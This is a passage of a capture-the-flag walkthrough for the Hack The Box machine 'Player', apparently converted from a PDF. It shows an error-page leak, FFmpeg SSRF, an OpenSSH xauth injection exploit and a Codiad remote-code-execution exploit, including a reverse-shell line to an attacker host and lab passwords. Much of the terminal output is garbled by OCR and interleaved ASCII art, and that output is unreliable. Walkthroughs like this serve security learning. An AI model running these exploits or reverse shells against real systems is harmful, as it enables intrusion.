
1410569049.avi

Compressing done. You can access your media from below link:

[Buffed Media](#)

[Go back](#)

But nope. Nothing present there. Maybe we just need to enumerate more on other subdomains for some other hints.



On chat subdomain we have interesting communication between **Vincent** from **Core-Dev** and **Olia** from **Project Management** which says staging exposing some information.

Cool we have **staging.player.htb** subdomain from wfuzz results. Let's check what information we can get from this.

The screenshot shows a browser window with the URL `staging-product-service.player.htb`. The page title is "Core Updates Portal". The navigation bar includes "Home", "Product Updates", "Contact Core Team", and "About PlayBuff". Below the navigation bar is a welcome message: "Welcome to Core Team | Product Updates | Issue Tracking". A prominent message in the center says "Our site is getting little tune up! We'll be back soon!". Below this message, there is a note: "We apologize for the inconvenience, but we are fixing some emergency issues to make sure our services are secure across internet. You may experience some unconditional error messages on some features. Don't bring it to our attention as we already aware of that behavior. We are working around the clock to release our product to market." It also mentions "-Dev Team". The main content area has a large "Oops." message with an info icon, followed by the text: "Hi there. This is MrR3boot from Core Dev department. Firefox can't load this page for some reason." A blue "Try Again" button is present. At the bottom of the page is a link to "Core Team".

We can see some hint here like **unconditional error messages**. Let's poke around for them.

We have contact page with two fields.

The screenshot shows a browser window with the URL `staging-product-service.player.htb/contact.html`. The page title is "Core Updates Portal". The navigation bar includes "Home", "Product Updates", "Contact Core Team" (which is highlighted in green), and "About PlayBuff". Below the navigation bar is a welcome message: "Welcome to Core Team | Prod". The main content area is titled "Contact Form". It contains two input fields: "Email ID" (placeholder: "Your name..") and "Message" (placeholder: "Write something.."). At the bottom is a green "Submit" button.

After submitting the form we are facing 501 error message.



501 Internal Server Error

Sorry, something went wrong

A team of highly trained monkeys has been dispatched to deal this situation.

If you see them, just ignore :)

Nothing interesting here. Let's intercept it for more information.

Request

Raw Params Headers Hex

```
GET /contact.php?firstname=root%40player.htb&subject=Checking+something HTTP/1.1
Host: staging-product-service.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://staging-product-service.player.htb/contact.html
Connection: close
Upgrade-Insecure Requests: 1
```

Response


Raw Headers Hex

```
Content-Type: text/html


array(3) {
  [0]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(6)
    ["function"]=>
    string(1) "c"
    ["args"]=>
    array(1) {
      [0]=>
      &string(9) "Cleveland"
    }
  }
  [1]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(3)
    ["function"]=>
    string(1) "b"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Glenn"
    }
  }
  [2]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(11)
    ["function"]=>
    string(1) "a"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Peter"
    }
  }
}
Database connection failed.<html><br />Unknown variable user in /var/www/backup/service_config fatal error in /var/www/staging/fix.php
```

We can see some error message saying about **/var/www/backup/service_config** and **/var/www/staging/fix.php** files let's check them for more information.

Let's try to see the **fix.php** content.



Welcome to PlayBuff - Compact | Secure | Cloud




Compressing done. You can access your media from below link:


Buffed Media

Go back

Looks like we can't access this page from apache as **www-data** user. We can't even access **service_config** from apache but we can try through SSRF issue via FFmpeg. Let's check that.



Welcome to PlayBuff - Compact | Secure | Cloud



Compress and Secure your media

Compressing done. You can access your media from below link:

[Buffed Media](#)

[Go back](#)

Cool. we can see **telegen** user credentials. Let's quickly try with ssh to get access.

```

root@kali:~/Desktop/htb/player# ssh telegen@player.htb
telegen@player.htb's password:
Permission denied, please try again.
telegen@player.htb's password: . . . . .=*=8888x <"?88h.          oec :
Permission denied, please try again.      X> '8888H> '8888     x. . . @88888
telegen@player.htb's password: 58888i .dL '88h. `8888 8888 .@88k z88u 8**88%
`8888 8888X X88x. 888R .@88 "8888" 888E 888I '888 '8888 "88> ~"8888 ^8888 8b.
`*` 8888X '88888X 888R 9888 9888 888E 888I X" :88*- `*8888> 8888 888R 8888R
~...8888X '88888 888R 9888 9888 888E 888I ~" !` "888> 8888 888R 8888P
x8888888X. `888" 888R 9888 9888 888E 888I .H8888h. 788 8888 ,888B . *888>
'88888888h. " .888B . 9888 9888 x888N><888' :""8888h. '!' "8888Y 8888" 4888
~ 88888888!` ^*888% "888*""888" "88" 888 ^ "88888hx.+" `Y" 'YP '888
X888^""%" ^Y" ^Y' 88F ^"**"
`88f               98"
88               ."/"
``               ~

```

We don't have access on port 22 let's try on other SSH port 6686

```

root@kali:~/Desktop/htb/player# ssh telegen@player.htb -p6686
telegen@player.htb's password:
Last login: Tue Dec 25 08:52:35 2018 from 172.16.118.149
Environment: 88h x .d88" . . . .=*=8888x <"?88h.          oec :
USER=telegen 5888R @L X> '8888H> '8888     x. . . @88888
LOGNAME=telegen '888R u 9888i .dL '88h. `8888 8888 .@88k z88u 8**88%
HOME=/home/telegen .@88 "8888" 888E 888I '888 '8888 "88> ~"8888 ^8888 8b.
PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin 8*- `*8888> 8888 888R 8888R
MAIL=/var/mail/telegen 9888 888E 888I ~" !` "888> 8888 888R 8888P
SHELL=/usr/bin/lshell 9888 9888 888E 888I .H8888h. 788 8888 ,888B . *888>
SSH_CLIENT=172.16.118.155 46592 6686 :""8888h. '!' "8888Y 8888" 4888
SSH_CONNECTION=172.16.118.155 46592 172.16.118.152 6686
SSH_TTY=/dev/pts/0               98"
TERM=xterm-256color             ."/"
===== PlayBuff =====
Welcome to Staging Environment

telegen:~$ id
*** forbidden command: id
telegen:~$ ?
      Compress and Secure your media
      clear exit help history lpath lsudo
telegen:~$ 
```

Compressing done. You can download your media from below link.

Looks like we landed in limited shell (lshell). Let's check for quick escape using known lshell vulnerabilities.

Most of lshell escapes are with **echo** command but we are not seeing it in **help** section.

A recent Ishell vulnerability from CVE database (<https://www.cvedetails.com/cve/CVE-2016-6903/>) says about new escape using **CTRL+V** **CTRL+J** characters. Lets try that with any of allowed commands.

```
===== PlayBuff =====
Welcome to Staging Environment
telegen:~$ id
*** forbidden command: id
telegen:~$ ?
clear exit help% history ~lpath lsudo
telegen:~$ clear
id
*** forbidden syntax: clear
id
telegen:~$ lpath
id
Allowed:
/home/telegen      Compress and Secure your media
telegen:~$ lsudo
id
Allowed sudo commands:
telegen:~$ █ Compressing done. You can access your media from below link:
```

Looks like we can't escape from this **Ishell** as none of the command allowed. Let's check this **OpenSSH 7.2** issues on port 6686

OpenSSH xauth Command Injection:

Luckily we have <https://www.exploit-db.com/exploits/39569> let's try this exploit against this server 6686 port.

```
root@kali:~/Desktop/htb/player# python 39569.py
Usage: <host> <port> <username> <password or path_to_privkey>


+***'888h path_to_privkey - path to private key in pem format, or '.demoprivkey' t
o use demo private key
888X 888X 888~ '888R      @L          X> 8888H> '8888     X. . . @8888
8888 8888X "88x: 888R      u 9888i .dL  '88h. 8888 8888 .@88k z88u 8**88%
88888 8888X "88x: 888R      us888u. 'Y888k:*888. '8888 8888 "88> ~"8888 ^8888 8b.
`8888 8888X X88x. 888R      .@88 "8888" 888E 888I '888 88888.xH888x. 8888 888R u888888>
root@kali:~/Desktop/htb/player# python 39569.py xplayer.htb:6686 telegen 'd-bC|jc
!2uepS/w' "88888 888R 9888 9888 888E 888I ~" ! " "888> 8888 888R 8888P
INFO: main__:connecting to: telegen:d-bC|jc!2uepS/w@player.htb:6686
INFO: main__:connected!
INFO: xemain__:
Available commands:
  .info
  .readfile <path>
  .writefile <path> <data>
  .exit .quit
<any xauth command or type help>
```

Compress and Secure your media


We can read/write files using this exploit. Let's head back to the error message on staging where we have seen **fix.php** page on staging. That time we were not able to read it's content. Now we can try that.

```
root@kali:~/Desktop/htb/player# python poc.py player.htb 6686 telegen 'd-bc[jC12ueps/w'
INFO: main : connecting to: telegen:d-bc[jC12ueps/w@player.htb:6686
INFO: main : connected!
INFO: main :
Available commands: [1] [2] ...
.info
.readfile <path> [Go]
.writefile <path> <data>
.exit .quit
<any auth command or type help>
[headers] [Hex]
#> .readfile /var/www/staging/fix.php
DEBUG: main :auth cookie: 'xxxxx:source /var/www/staging/fix.php\n'
DEBUG: main :dummy exec returned: None (x11: Linux 4.0.0-864-generic #13-Ubuntu) AppleWebKit/531.0 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
INFO: main :<rp>
class Accept-Language: en-US,en;q=0.5
protected Accept-Encoding: gzip, deflate
protected Referer: http://10.10.11.184:6686/test/
protected Content-Type: application/x-www-form-urlencoded; charset=UTF-8
protected X-Requested-With: XMLHttpRequest
public Content-Length: 128
Connection: None
return
contents:immediate:write104:/var/www/staging/test/f1/b6cat/t1p/f1/b6n/sh-32%25118
public
if($result
static:::passed($test_name);
)
static:::failed($test_name);
)
)
public
if($result
static:::failed($test_name);
)
static:::passed($test_name);
)
)
public
if($username){
$username
$password
}
//modified
//for
//fix
//alter
//CQxpmzjGSD#%$y=
)
public
if($result
static:::passed($test_name);
)
static:::failed($test_name);
)
public
Done
```

Cool. We can see **fix.php** having comment saying about **peter** credentials. Also we found **dev** subdomain. Let's see where we can utilise these credentials.




Looks like some development portal. Let's check peter credentials on login.




Codiad Remote Code Execution:

It looks like some sort of development CMS stuff. Let's check page source for more information.



```
/* Copyright (c) Codiad & Kent Safranski (codiad.com), distributed  
as-is and without warranty under the MIT License. See  
[root]/license.txt for more. This information must remain intact.  
*/  
  
function(global, $){  
    var codiad = global.codiad;  
    $(function(){  
        codiad.user.init();  
    });  
    codiad.user = {  
        loginForm: $('#login'),  
        controller: 'components/user/controller.php',  
        dialog: 'components/user/dialog.php',  
        // Initialization  
        init: function(){  
            var this = this;  
            this.loginForm.on('submit', function(e) {  
                e.preventDefault();  
                // Save Language  
                localStorage.setItem('codiad.language', $('#language").val());  
                // Save Theme  
                localStorage.setItem('codiad.theme', $('#theme").val());  
                _this.authenticate();  
            });  
            // Get Theme  
            var theme = localStorage.getItem('codiad.theme');  
            $('#theme option').each(function()  
            {  
                if($(this).val() == theme) {  
                    $(this).attr("selected","selected");  
                }  
            });  
            // Get Language  
            var language = localStorage.getItem('codiad.language');  
            $('#language option').each(function()  
            {  
                if($(this).val() == language) {  
                    $(this).attr("selected","selected");  
                }  
            });  
            // More Selector  
            $('.show-language-selector').click(function(){  
                $(this).hide();  
                $('.language-selector').animate({height:'toggle'}, "fast");  
            });  
        },  
    };  
}
```

It's codiad a web based IDE used by developers. Let's look for code execution on this portal.



We can't create/upload files here. Let's check for codiad known exploits quickly.

Even though we are unaware of the version of Codiad iDE we can try latest CVE exploits on it.

<https://github.com/WangYihang/Codiad-Remote-Code-Execute-Exploit>

It require authentication. As we already have creds, let's try this.

```

root@kali:~/Desktop/htb/boxes/player# python codiad.py http://dev.player.htb/ peter 'COXpm\nz
GSD>Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/192.168.0.109/4445 0>&1 2>&1"' | nc -lnpv 4444
c -lnvp 4445
+ Please confirm that you have done the two command above [y/n]
Y/n] y
+ Starting...
+ Login Content : {"status": "success", "data": {"username": "peter"}}
+ Login success!
+ Getting writeable path...
+ Path Content : {"status": "success", "data": {"name": "PlayBuff", "path": "playbuff"}}
+ Writeable Path : playbuff
+ Sending payload...
[...]

```

The terminal shows the exploit being developed and executed. It includes a Python script named codiad.py, netcat listener logs, and a browser screenshot showing a successful login and file upload.

Nice. Finally we got the shell as **www-data** user. Let's get telegen user shell as we already know his credentials.

```

bash: no job control in this shell
www-data@player:/var/www/demo/components/filemanager$ id
id PlayBuff
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@player:/var/www/demo/components/filemanager$ python -c 'import pty;pty.spawn("/bin/bash")'
<mo/components/filemanager$ python -c 'import pty;pty.spawn("/bin/bash")'
